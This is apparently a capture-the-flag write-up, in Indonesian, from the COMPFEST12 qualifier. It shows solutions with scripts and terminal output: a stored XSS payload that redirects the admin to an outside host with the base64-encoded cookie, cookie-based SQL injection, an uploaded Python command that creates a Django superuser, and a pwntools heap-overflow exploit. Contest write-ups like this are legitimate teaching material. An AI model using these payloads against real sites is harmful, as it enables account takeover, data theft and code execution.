

## WRITEUP PENYISIHAN COMPFEST12



**Team: Hmm**

- Nizam Abdullah -  
- Bagas Mukti Wibowo -

## MISC

### - Sanity Check

Diberikan flag yang berisi “COMPFEST12{im\_not\_insane}”

Flag: COMPFEST12{im\_not\_insane}

### - Lost My Source 2

Diberikan sebuah file zip “lost-my-source.zip” dan ketika saya extract berisi sebuah file ELF 64-bit, karena di deskripsi diberikan clue bahwa ini adalah program standalone yang dibuat dengan PyInstaller maka saya mencoba melihat isi binary tersebut dengan command “pyi-archive\_viewer main”.

```
CPU:28.2% | MEM:51% 1.9G | 2.19 1.43 0.89 | root@kali | Sep 05 22:48 | 81%
24136,
56600,
1,
'b',
'_multibytecodec.cpython-36m-x86_64-linux-gnu.so'),
(459986, 2042, 6280, 1, 'b', '_opcode.cpython-36m-x86_64-linux-gnu.so'),
(462028, 45394, 120088, 1, 'b', '_ssl.cpython-36m-x86_64-linux-gnu.so'),
(507422, 30120, 66728, 1, 'b', 'libbz2.so.1.0'),
(537542, 1297187, 2917216, 1, 'b', 'libcrypto.so.1.1'),
(1834729, 70921, 202880, 1, 'b', 'libexpat.so.1'),
(1905650, 79560, 153984, 1, 'b', 'liblzma.so.5'),
(1985210, 1823471, 4683728, 1, 'b', 'libpython3.6m.so.1.0'),
(3808681, 126584, 294632, 1, 'b', 'libreadline.so.7'),
(3935265, 230870, 577312, 1, 'b', 'libssl.so.1.1'),
(4166135, 64264, 170784, 1, 'b', 'libtinfo.so.5'),
(4230399, 60099, 116960, 1, 'b', 'libz.so.1'),
(4290498, 11321, 31752, 1, 'b', 'readline.cpython-36m-x86_64-linux-gnu.so'),
(4301819, 4690, 15368, 1, 'b', 'resource.cpython-36m-x86_64-linux-gnu.so'),
(4306509, 8303, 24968, 1, 'b', 'termios.cpython-36m-x86_64-linux-gnu.so'),
(4314812, 207043, 771132, 1, 'x', 'base_library.zip'),
(4521855, 1140763, 1140763, 0, 'z', 'PYZ-00.pyz')]
? X main
to filename? main.data
?
```

Lalu kita extract file main dengan memasukkan command “X main” lalu dan menyimpannya ke “main.data” agar tidak me-replace file main. Setelah itu kita hanya perlu melakukan strings pada file main.data.

```
CPU:22.6% | MEM:52% 2.0G | 1.09 1.28 0.94 | root@kali | Sep 05 22:51 | 81%
$ root@kali ~/compfest/lost strings main.data
e
e
e
Nz'COMPFEST12{my_fri3nd_s4ys_s0rry_888144}
main.py
getFlag
range
print
list
append
join
strr
<module>
$ root@kali ~/compfest/lost _
```

Flag: COMPFEST12{my\_fri3nd\_s4ys\_s0rry\_888144}

## - Checkmate

Untuk mendapatkan step kuda yang terkecil, kami menggunakan logika seperti yang ada pada soal, dengan tambahan sedikit. Lalu, dengan bantuan pwntools untuk mempermudah interaksi dengan server yaitu untuk mendapatkan board, yang nantinya akan digunakan untuk mengetahui posisi kuda, target, banyak baris dan kolom. Berikut solvernya.

```
from pwn import *

HORSE_MOVE = [(-2, -1), (-2, 1), (-1, -2), (-1, 2), (1, -2), (1, 2), (2, -1), (2, 1)]

def get_horses_numstep(col, row, horses, target):
    # print(col, row, horses, target)
    tx, ty = target
    dist = [[-1 for _ in range(col)] for __ in range(row)]
    dist[ty - 1][tx - 1] = 0
    # print(dist)
    step = 0
    cnt_now = 1
    cnt_nxt = 0
    queue = [(tx - 1, ty - 1)]

    # print("qqq", queue)
    while len(queue) > 0:
        if cnt_now == 0:
            step += 1
            cnt_now, cnt_nxt = cnt_nxt, 0

        px, py = queue.pop(0)
        cnt_now -= 1
        for sx, sy in HORSE_MOVE:
            nx, ny = px + sx, py + sy
            if 0 <= nx < col and 0 <= ny < row:
                if dist[ny][nx] == -1:
                    dist[ny][nx] = step + 1
                    queue.append((nx, ny))
                    cnt_nxt += 1

    # print(dist)
    return [dist[hy - 1][hx - 1] for hx, hy in horses]

def solve(board):
    board = board.split('\n')

    array = []
    for i in range(1, len(board), 2):
        array.append(board[i][1:-1].split('|'))

    horses = []

    for row in range(len(array)):
        for col in range(len(array[row])):
            if array[row][col] == 'K':
                horses.append((col+1, row+1))
            elif array[row][col] == 'X':
                target = (col+1, row+1)

    row = board[0]
    row = (len(row)-1)/2

    col = len(board)
    col = (col-1)/2

    horses = get_horses_numstep(int(row), int(col), horses, target)
    print(horses)
    return str(min(horses))

p = remote("128.199.157.172", 27136)
# p = process(['python3', 'chess.py'])
for i in range(7):
    board = p.recvuntil('\nYour', 1)
    # print board
    ans = solve(board)
    print ans
    p.sendline(ans)
p.interactive()
```

```

0 1:zsh#
8, 73, 146, 131, 74, 89, 144, 105, 77, 94, 87, 78, 77, 164, 96, 80, 84, 92, 100
, 122, 81, 84, 105, 133, 103, 162, 139, 87, 88, 94, 90, 156, 152, 106, 93, 95,
95, 96, 118, 145, 110, 114, 139, 98, 127, 152, 101, 108, 152, 149, 101, 102, 11
5, 119, 151, 103, 173, 104, 173, 153, 172, 143, 106, 107, 108, 109, 109, 110, 1
58, 136, 129, 111, 111, 111, 127, 160, 112, 113, 128, 131, 129, 127, 180, 182,
187, 118, 119, 119, 119, 164, 162, 121, 144, 122, 123, 172, 123, 123, 182, 124,
125, 127, 127, 128, 133, 176, 175, 127, 130, 135, 130, 131, 131, 132, 132, 153
, 187, 134, 137, 183, 138, 139, 144, 180, 160, 141, 141, 142, 209, 189, 153, 14
5, 146, 149, 149, 203, 149, 150, 150, 151, 151, 184, 173, 185, 196, 156, 156, 1
94, 158, 158, 159, 180, 209, 212, 162, 163, 163, 188, 163, 167, 198, 169, 170,
184, 169, 212, 205, 222, 186, 172, 196, 172, 174, 173, 174, 174, 207, 174, 198,
176, 175, 186, 175, 176, 175, 175, 177, 178, 231, 229, 179, 180, 204, 180, 182
, 182, 183, 183, 183, 185, 185, 222, 186, 186, 195, 187, 188, 189, 190, 190, 21
4, 192, 237, 192, 193, 193, 192, 192, 226, 195, 196, 196, 228, 195, 196, 196, 1
98, 198, 200, 199, 208, 201, 200, 225, 201, 202, 201, 204, 203, 204, 204, 246,
204, 204, 207, 209, 209, 238, 210, 210, 230, 212]
6
[*] Switching to interactive mode
guess: COMPFEST12{y0u_GoT_th3_L_R19ht}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 128.199.157.172 port 27136
$ root@kali ~/compfest/catur _

```

Flag: COMPFEST12{y0u\_GoT\_th3\_L\_R19ht}

## WEB

### - Regular Forum Page

Diberikan sebuah website forum yang beralamatkan pada "http://157.245.56.137:1337/" setelah itu saya hanya perlu register dan membuat discuss. Karena disini terdapat clue bahwa admin akan melakukan cek pada forum maka saya mencoba melakukan Stored XSS.




**Create new forum**

Subject: Hello JS

Contents: <script src=http://157.245.56.137:1337/xtreme.js></script>

Submit Query

Untuk isi dari "xtreme.js" terdapat pada gambar berikut ini, saat ini saya perlu menyiapkan listener dan disini saya menggunakan VPS agar tidak perlu melakukan port forwarding.



```
1:zsh# sysadmin@sg01:~$ cat xtreme.js
window.location = "http://157.245.56.137:1337/" + btoa(document.cookie);
sysadmin@sg01:~$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 ...
128.199.157.172 - - [06/Sep/2020 00:02:52] "GET /xtreme.js HTTP/1.1" 200 -
128.199.157.172 - - [06/Sep/2020 00:02:52] code 404, message File not found
128.199.157.172 - - [06/Sep/2020 00:02:52] "GET /ZmxhZz1DT01QRkVTVDEye2h0bWxfD
RnXzFzX24wdF9DNHMzXzV1bnQxdDF2M181YmM3MzNhOWY4fTsgY3NyZnRva2VuPVVUOW8xQmdWZGZkd
3p5TkpSUVFSTVJ4Q0MwRG10UnR2YWRvcGxxVzhWb1V1R1M2TG9Ndm94T3dheUxaRwpYdFM= HTTP/1.
1" 404 -
Keyboard interrupt received, exiting.
sysadmin@sg01:~$ echo "ZmxhZz1DT01QRkVTVDEye2h0bWxfD
RnXzFzX24wdF9DNHMzXzV1bnQxdDF2M181YmM3MzNhOWY4fTsgY3NyZnRva2VuPVVUOW8xQmdWZGZkd3p5TkpSUVFSTVJ4Q0MwRG10UnR
2YWRvcGxxVzhWb1V1R1M2TG9Ndm94T3dheUxaRwpYdFM=" | base64 -d
flag=COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}; csrftoken=UT9o1BgVd
fJwzyNJRQQRMRxCC0DiRtvdop1qW8VoUuGS6LoMvox0wayLZEjXtSsysadmin@sg01:~$
```

Karena disini saya melakukan steal cookie melalui redirect, saya hanya perlu melihat cookie yang telah saya encode melalui JS dan melakukan decode untuk melihat flag.

Flag: COMPFEST12{html\_t4g\_1s\_n0t\_C4s3\_5ent1t1v3\_5bc733a9f8}



## - NoPass

Diberikan sebuah web beralamat “<http://128.199.157.172:28337/>” dan ketika saya buka adalah sebuah web dengan fitur login tanpa password. Karena pada soal terdapat hint bahwa flag terdapat pada database saya mencoba melakukan SQL Injection pada bagian cookie.

```
root@kali:~/comfest/nopass# curl -s -b "token=ImcE69325hfqZq61GgHwXPKQd3UB5P4e" order by 1--" http://128.199.157.172:28337/ | grep ganteng
root@kali:~/comfest/nopass# curl -s -b "token=ImcE69325hfqZq61GgHwXPKQd3UB5P4e" order by 5--" http://128.199.157.172:28337/ | grep ganteng
root@kali:~/comfest/nopass# curl -s -b "token=ImcE69325hfqZq61GgHwXPKQd3UB5P4e" order by 4--" http://128.199.157.172:28337/ | grep ganteng
root@kali:~/comfest/nopass# curl -s -b "token=ImcE69325hfqZq61GgHwXPKQd3UB5P4e" union select 1,2,3,4--" http://128.199.157.172:28337/ | grep Welcome
root@kali:~/comfest/nopass#
```

Disini saya sudah mendapat order clause yaitu pada nomor ke 5 maka saya hanya perlu melakukan union select 1,2,3,4 dan mendapat magic number 3. Lalu singkat cerita saya melakukan enumerasi dan mendapati bahwa server menggunakan sqlite, jadi kita bisa langsung mencari table dan menemukan table “**nopass\_login\_account**”. Disini saya hanya perlu melakukan dump pada table tersebut.

```
root@kali:~/comfest/nopass# curl -s -b "token=" UNION ALL SELECT NULL,NULL,(SELECT 'qqkq' || COALESCE(id, ' ')) || 'kjffsg' || COALESCE(username, ' ')) || COALESCE(token, ' ') || 'qpkvq' FROM nopass_login_account LIMIT 0,1,NULL-- Ujoo" http://128.199.157.172:28337/ | grep COMPFEST
root@kali:~/comfest/nopass#
```

Flag: **COMPFEST12{eZsQLi\_4s\_usUaL\_\_20334eff}**

## - Super Jungle

Upload file sembarang untuk men-trigger error, didapati debug pada website dalam kondisi True. Pada bagian **handle\_uploaded\_file** di **views.py**, file yang kita upload akan dieksekusi. Tujuan disini adalah membuat SuperUser baru pada Django, yang nantinya akan diberi flag pada **/result** sesuai attachment yang diberi. Berikut solvernya.

```
abdullahnz@zeroday:~/CTF/..web$ cat sample.py
__import__("os").popen("echo \"from django.contrib.auth import get_user_model; User = get_user_model(); User.objects.create_superuser('abdullah123', 'abdullah123@myproject.com', 'abdullah123')\" | python manage.py shell").read()
```

Upload file tersebut, login pada /admin (didapatkan dengan menambahkan path sembarang setelah url) dengan credentials yang sudah dibuat. Lalu kunjungi /result, dan didapatkan flag.

Hello, admin. Submission received!

Here's the flag : **COMPFEST12{f4k3\_5up312\_u53r\_hUH\_?}**.

Flag: **COMPFEST12{f4k3\_5up312\_u53r\_hUH\_?}**

## Forensics

### – Kyu Are

Diberikan sebuah file zip “**kyu-are.zip**” ketika di-extract berisikan beberapa file .avi dan ketika diplay berisi banyak frame code QR. Maka saya melakukan scripting untuk extract frame dari semua file .avi dan sekaligus men-decode QR yang telah di-extract.

```
#!/bin/bash

DIR="output/"
mkdir -p "$DIR"

for avi in $(ls | grep avi); do
    name=${avi/.avi/}
    ffmpeg -i $name.avi "output/$name-%03d.bmp" > /dev/null 2>&1
done

for qr in $(ls "$DIR" | grep bmp); do
    zbarimg -q "$DIR/$qr" >> output.txt
done

cat output.txt | grep COMPFEST12
```

Setelah itu kita hanya perlu me-run file tersebut dan mendapatkan flag.

```
root@kali:~/compfest/kyu-are# bash solver.sh
QR-Code:COMPFEST12{kyl4r31337_318bc0}D34DC0D3D34DB33F!22153!388131337133713371337uuuulalalalpapapaskiddiesul
root@kali:~/compfest/kyu-are#
```

Flag: **COMPFEST12{kyl4r31337\_318bc0}**

### – Silverqueen


Diberikan file yang diketahui file apa, sedikit recon, terdapat ‘IEND’ diakhir file. Menandakan bahwa file tersebut adalah file PNG yang tidak valid. Dilakukan recon lagi terhadap file, didapati:

- 1.Header file bukan merupakan header PNG file.
- 2.Terdapat chunk-chunk yang janggal, yaitu ‘HDR’ yang seharusnya ‘IHDR’ dan ‘DaT’ yang seharusnya ‘IDAT’.
- 3.Length chunk data IDAT yang tidak valid(0xffffffff), yang setelah dihitung hanya memiliki panjang 0xffa5.

Edit menggunakan hexeditor, berikut header yang salah dan yang sudah difix.

```
abdullahnz@zeroday:~/CTF/../../foren$ cat silverqueen | hexdump -C | head -7
00000000  89 45 58 45 0d 0a 1a 0a 00 00 00 0d 00 48 44 52 |.EXE.....HDR|
00000010  00 00 06 40 00 00 03 84 08 02 00 00 00 76 2f 6a |...@.....v/j|
00000020  f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 |.....sRGB.....|
00000030  00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 |..gAMA.....a...|
00000040  00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 46 4c |..pHYs.....FL|
00000050  41 47 64 ff ff ff ff 00 44 61 54 78 5e ec fd e9 |AGd....DaTx^...|
00000060  95 25 c9 8e ac 0b 3e 42 fa 67 53 51 04 15 3d 45 |.%.>B.gSQ..=E|
```

```
abdullahnz@zeroday:~/CTF/../../foren$ cat fix.png | hexdump -C | head -7
00000000  89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 |.PNG.....IHDR|
00000010  00 00 06 40 00 00 03 84 08 02 00 00 00 76 2f 6a |...@.....v/j|
00000020  f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 |.....sRGB.....|
00000030  00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 |..gAMA.....a...|
00000040  00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 46 4c |..pHYs.....FL|
00000050  41 47 64 00 00 ff a5 49 44 41 54 78 5e ec fd e9 |AGd....IDATx^...|
00000060  95 25 c9 8e ac 0b 3e 42 fa 67 53 51 04 15 3d 45 |.%.>B.gSQ..=E|
```



Flag: COMPFEST12{cHuNk5\_4r3\_pr00f\_of\_1nt3gr1ty}



## PWN

### - Gambling Problem 2

Bug terletak pada fungsi `gameTime`, input bet dengan value yang banyak tebak number asalan. Money akan bertambah banyak, dan cukup untuk membeli flag. Btw ada bug format string juga disitu.

```
Current money : 4179387712
Welcome to our shop
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}
```

Flag:

COMPFEST12{laptop\_pembuat\_soalnya\_BSOD\_so\_this\_is\_Zafirr\_again\_lol\_39cbc5}

### - Binary Exploitation is Ez

Bug terletak pada fungsi `edit_meme`, dimana inputan dipanggil dengan fungsi `gets`. Sehingga, overwrite alamat `my_print` pada heap dengan fungsi `win` dan panggil `print_meme` dengan index yang dioverwrite, `win` akan terpanggil. ( Source Code terdapat pada next page )

```
=====
Choice: Index: EAAAAAAAAAASYYYYYYYYYYYYYY
$ ls
ez
flag.txt
$ cat flag*
COMPFEST12{C_i_told_u_its_ez_loooooooooo1_257505}$
```

Flag: COMPFEST12{C\_i\_told\_u\_its\_ez\_loooooooooo1\_257505}

```
#!/usr/bin/python

from pwn import *

elf = ELF('./ez', 0)

r = remote("128.199.157.172", 23170)

def new_meme(size, data):
    r.sendline('1')
    r.sendline(str(size))
    r.sendline(data)

def edit_meme(index, data):
    r.sendline('2')
    r.sendline(str(index))
    r.sendline(data)

def exploit(r):
    new_meme(0x80, 'AAAA')
    new_meme(0x80, 'AAAA')
    payload = "BBBBBBBB"*16
    payload += p64(0)
    payload += p64(0x21)
    payload += p64(0x4014a0) # win_addr
    edit_meme(0, payload)
    r.sendline('3') # print
    r.sendline('1') # index 1
    r.interactive() # COMPFEST12{C_i_told_u_its_ez_looooooooool_257505}

if __name__ == '__main__':
    if len(sys.argv) > 1:
        r = remote("128.199.157.172", 23170)
    else:
        r = elf.process()
    exploit(r)
```

## – Sandbox King

Kirim shellcode, baca flag pada directory `/home/flag` dengan menggunakan binary `./readFlag`. Dan didapatkan flag.

```
abdullahnz@zeroday:~/CTF/./sand$ python solver.py dd
[*] Opening connection to 128.199.104.41 on port 25171: Done
[*] Switching to interactive mode
$ id
uid=1000(compfest12) gid=1000(compfest12) groups=1000(compfest12)
$ cd /home/flag
$ ls
flag.txt
readFlag
$ ./readFlag flag.txt
COMPFEST12{C0nGr4TTSSS_U_r_D_SsssssssssAnd60X_K111ng9g99_1c7dbf}
$
[*] Interrupted
[*] Closed connection to 128.199.104.41 port 25171
```

Flag:

```
COMPFEST12{C0nGr4TTSSS_U_r_D_SsssssssssAnd60X_K111ng9g99_1c7dbf}
}
```

## Crypto

### - Lost My Source

Enkripsi XOR dengan key yang belum diketahui. Dengan mengetahui format flag `COMPFEST12{`, dapat mengembalikan sebagian key, yaitu: `vwxyzabcdef`. Terlihat key yang didapat merupakan urutan string ascii lowercase. XOR dengan key yang didapat lagi, berikut solversnya.

```
1
2 cipher = open('encrypted.txt').read() + 'abcdefghijklmnopqrstuvwxyz'
3
4 flag = ""
5 for i in range(31, -1, -1):
6     flag += chr(ord(cipher[31-i]) ^ i ^ ord(cipher[63-i]))
7
8 print flag[::-1]
```

```
abdullahnz@zeroday:~/CTF/./lost-my-source$ python solver.py
COMPFEST12{Th1s_15_y0ur5_abcdef}
```

FLAG: `COMPFEST12{Th1s_15_y0ur5_abcdef}`

### - I Hope It is Eazy

Fungsi `f()` adalah fungsi untuk mengecek apakah bilangan `N` merupakan bilangan hasil kuadrat bilangan prima. Maka, bruteforce dengan men-XOR teks yang didapat dengan alphabet. Cari akar hasil XOR, yang tidak mempunyai banyak bilangan setelah koma (tidak diketahui akarnya, karena tidak mempunyai akar). Dan flag didapatkan.

```
from Crypto.Util.number import *
from string import *
import gmpy2

# presisi hasil akar
gmpy2.get_context().precision = 4000

cipher = open('encrypted.txt').read().split(',')
cipher = map(int, cipher)

flag = ""
for i in range(len(cipher)):
    for d in printable:
        temp = cipher[i] ^ ord(d)
        res = str(gmpy2.sqrt(temp))
        if res[-2:] == '.0':
            flag += d

print flag
```

Flag: `COMPFEST12{ez_pz_lemonade_squeez_a42447}`